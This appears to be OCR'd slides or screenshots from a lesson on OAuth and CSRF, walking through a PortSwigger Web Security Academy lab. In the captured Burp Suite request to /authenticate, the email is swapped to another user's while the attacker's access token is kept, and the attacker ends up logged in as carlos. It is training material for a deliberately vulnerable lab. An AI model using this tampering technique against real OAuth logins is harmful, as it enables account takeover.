





OAUTH 2.0 SOCIAL SITE USER Social login TARGET WEBSITE

























CROSS SITE REQUEST FORGERY

CSRF

- Requests are not validated at the server side.
- Server does not check if the user generated the request.
- Requests can be forged and sent to users to make them do things they
 don't intend to do such as changing their password.








TARGET WEBSITE





TARGET WEBSITE












TARGET WEBSITE





HACKER








































Access Token






# ^	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exter
1	https://portswigger.net	GET	/web-security/oauth/lab-oauth-authen			200	33019	HTML	
5	https://www.youtube.com	GET	/embed/N4P1GNlaouM?origin=https://	V		200	54219	HTML	
6	https://portswigger.net	GET	/content/images/svg/icons/enterprise			200	1606	XML.	svg
7	https://portswigger.net	GET	/content/images/svg/icons/profession			200	1444	XML	svg
8	https://portswigger.net	GET	/content/images/svg/icons/community			200	1606	XML	svg
11	https://portswigger.net	GET	/content/images/logos/burp-suite-icon			200	1409	XML.	svg
13	https://portswigger.net	GET	/bundles/widgets/register?v=FGKlviF	✓		200	18293	script	
14	https://portswigger.net	GET	/bundles/public/staticcms?v=YZ-39O	✓		200	21656	script	
15	https://portswigger.net	GET	/content/images/logos/portswigger-log			200	4363	XML	svg
17	https://www.youtube.com	GET	/s/player/838cc154/www-embed-play			200	193914	script	js
18	https://www.youtube.com	GET	/s/player/838cc154/player_ias.vfiset/e			200	1657255	script	js
19	https://www.youtube.com	GET	/s/player/838cc154/fetch-polyfill.vflse			200	9132	script	js
20	https://portswigger.net	GET	/Content/Images/Logos/portswigger-lo			200	4363	XML	svg

-7-7

Intercep	Dashboard			nparer	Burp Suite Community Edition v2021.4.3 Comparer Logger Ex		nder Project options			こしし	User option	18
Intercep	yt HTTP history	Dashboard HTTP history WebSo		rget	Proxy		Intruder		CONTRACT IN	Repeater		
	A THIT INSIGNY			ry Options								
Filter: Hid	ding CSS, image and g	eneral bin	ary content	t								(2
# ^	Host		Method		URL		Params	Edited	Status	Length	MIME type	Exter
929 ht	ttps://ac361f391eb46fd	GET	/my-account					302	85			
930 ht	0 https://ac361f391eb46fd48047			/social-login					200	2899	HTML	
933 ht	3 https://ac361f391eb46fd48047			/academyLabHeader					101	147		
934 ht	34 https://aceb1fde1ee36f4a80e0			/auth?client_id=ucgbg6d11igr564lg5pf			✓		302	1128	HTML	
935 ht	https://ac361f391eb46fd48047			/oauth-callback					200	827	HTML	
936 ht	https://aceb1fde1ee36f4a80e0 GET			/me					200	465	JSON	
937 ht	https://ac361f391eb46fd48047 PO			ST /authenticate			✓		302	168		
938 ht	ttps://ac361f391eb46fd	48047	GET	1					200	7609	HTML	
939 ht	ttps://ac361f391eb46fd	48047	GET	1					200	7609	HTML	
941 ht	ttps://ac361f391eb46fd	48047	GET	/academyLabH	leader				101	147		

```
Host
                                                   Method
                                                                          UHL
929
      https://ac361f391eb46fd4804758c600ca00ad.w... GET
                                                           /my-account
       https://ac361f391eb46fd4804758c600ca00ad.w.,. GET
930
                                                           /social-login
933
                                                           /academyLabHeader
       https://ac361f391eb46fd4804758c600ca00ad.w... GET
934
       https://aceb1fde1ee36f4a80e0587e0299009c.w... GET
                                                           /auth?client_id=ucgbg6d11igr564lg5pf
935
       https://ac361f391eb46fd4804758c600ca00ad.w... GET
                                                           /oauth-callback
936
       https://aceb1fde1ee36f4a80e0587e0299009c.w... GET
                                                           /me
937
       https://ac361f391eb46fd4804758c600ca00ad.w... POST
                                                           /authenticate
938
      https://ac361f391eb46fd4804758c600ca00ad.w... GET
939
       https://ac361f391eb46fd4804758c600ca00ad.w... GET
      https://ac361f391eb46fd4804758c600ca00ad.w... GET
941
                                                           /academyLabHeader
                                                                                     INSPE
 Request
 Pretty Raw \n
                   Actions ~
                                                                                      Reque
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
                                                                                      Reque
13 Sec-Fetch-Dest: empty
14 Referer: https://ac361f391eb46fd4804758c600ca00ad.web-security-acade
                                                                                      NAMI
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB, en-US; q=0.9, en; q=0.8
                                                                                      Host
17 Connection: close
                                                                                      Cooki
18
19 {
                                                                                      Conte
     "email": "wiener@hotdog.com",
     "username": "wiener",
                                                                                      Sec-C
     "token": "AllgezGsOEvDxID
                                       flEZflHY85T-MpSY40Wgd6-"
                                                                                      Accep
                                                                                      Sec-C
(?){O} ← → Search...
                                                                         0 matches
                                                                                      User-
                                                                                      Conte
Response
                                                                                      Origin
                                                                                      Sec-F
 1 HTTP/1.1 302 Found
 2 Location: /
                                                                                      Sec-F
                                                           PCHG; Path=/;
 3 Set-Cookie: session=4ND1hhPMrDauMjNUB9
   Secure; HttpOnly; SameSite=None
                                                                                      Sec-F
 4 Connection: close
```

```
Cancel < Y > Y
                                    Follow redirection
   Send
                                                    Target: https://ac361f391eb46fd4804758c600ca0
                                                                             INSPECTOR
Request
       Raw
            \n Actions \
                                                                             Query Paramete
 1 POST /authenticate HTTP/1.1
 2 Host: ac361f391eb46fd4804758c600ca00ad.web-security-academy.net
                                                                              Request Cookies
 3 Cookie: session=SpJ8YYx8JowfzfPcLKHnfVHJWK7SQp24
 4 Content-Length: 111
                                                                              Request Header
 5 Sec-Ch-Ua: " Not A; Brand"; v="99", "Chromium"; v="90"
 6 Accept: application/json
 7 Sec-Ch-Ua-Mobile: 70
                                                                              Response Head
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
9 Content-Type: application/json
10 Origin: https://ac361f391eb46fd4804758c600ca00ad.web-security-academy
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://ac361f391eb46fd4804758c600ca00ad.web-security-academ
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB, en-US; q=0.9, en; q=0.8
17 Connection: close
18
19 (
     "email": "carlos@carlos-montoya.net",
     "username": "wiener",
     "token": "AIlgezGsOEvDxIDBZGifflEZflHY85T-MpSY40Wgd6-"
(?){O} ← → Search...
                                                                  0 matches
Response
 Pretty Raw Render Vn
                        Actions ~
 1 HTTP/1.1 302 Found
 2 Location: /
 3 Set-Cookie: session=8Swhk3KqcfclDTRhZ0Jzba9hFLKR4yQ6; Path=/;
   Secure; HttpOnly; SameSite=None
 4 Connection: close
 5 Content-Length: 0
```





Authentication bypass via OAuth implicit flow

LAB Solved





Back to lab description >>

ongratulations, you solved the lab!

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Home | My account | Log out

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.nat

